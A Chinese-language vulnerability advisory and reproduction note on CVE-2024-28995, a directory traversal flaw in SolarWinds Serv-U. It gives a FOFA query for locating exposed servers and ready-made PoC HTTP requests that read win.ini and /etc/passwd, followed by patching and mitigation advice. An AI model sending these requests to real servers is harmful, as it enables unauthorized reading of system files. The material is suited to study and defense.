S31-1SolarWinds-Serv-U-目录遍历

漏洞描述：

2024年6月，Serv-U 官方 SolarWinds 发布了新补丁，修复了一处目录遍历致文件读取漏洞（CVE-2024-28995）。经分析，该漏洞可以通过特定的路径请求来未授权访问系统文件，进而可能导致敏感信息泄露。该漏洞无前置条件且利用简单，建议受影响的用户尽快修复漏洞。

影响版本：

SolarWinds Serv-U FTP Server <= 15.4.2 Hotfix 1

SolarWinds Serv-U Gateway <= 15.4.2 Hotfix 1

SolarWinds Serv-U MFT Server <= 15.4.2 Hotfix 1

网站图片：

fofa语法：


server="Serv-U"

漏洞复现：

Windows-PoC payload：

```
GET /?InternalDir=/../../../../windows&InternalFile=win.ini HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图：



Linux-PoC payload：

```
GET /?InternalDir=\..\..\..\..\etc&InternalFile=passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图：

修复建议：

升级修复方案

SolarWinds 已发布 15.4.2 Hotfix 2 修复漏洞，强烈建议所有受影响的 Serv-U 版本升级到 15.4.2.157 版本或更高版本。最新版本可在SolarWinds 官方网站（https://www.serv-u.com/downloads）下载。

临时缓解方案

临时缓解方案可能无法完全阻止漏洞的利用，强烈建议尽快升级到修复版本。

确认和限制受影响的 HTTP 请求参数：

将所有传入的 InternalDir 和 InternalFile 参数进行严格的路径验证，确保不包含任何目录遍历字符序列（如 ../ 或 ..\）。

应用文件系统权限限制：

在操作系统层面，限制 Serv-U 进程对敏感文件和目录的访问权限，确保即使通过漏洞进行路径遍历，也无法读取到敏感文件。

如非必要，不要将 Serv-U FTP 服务开放在公网上。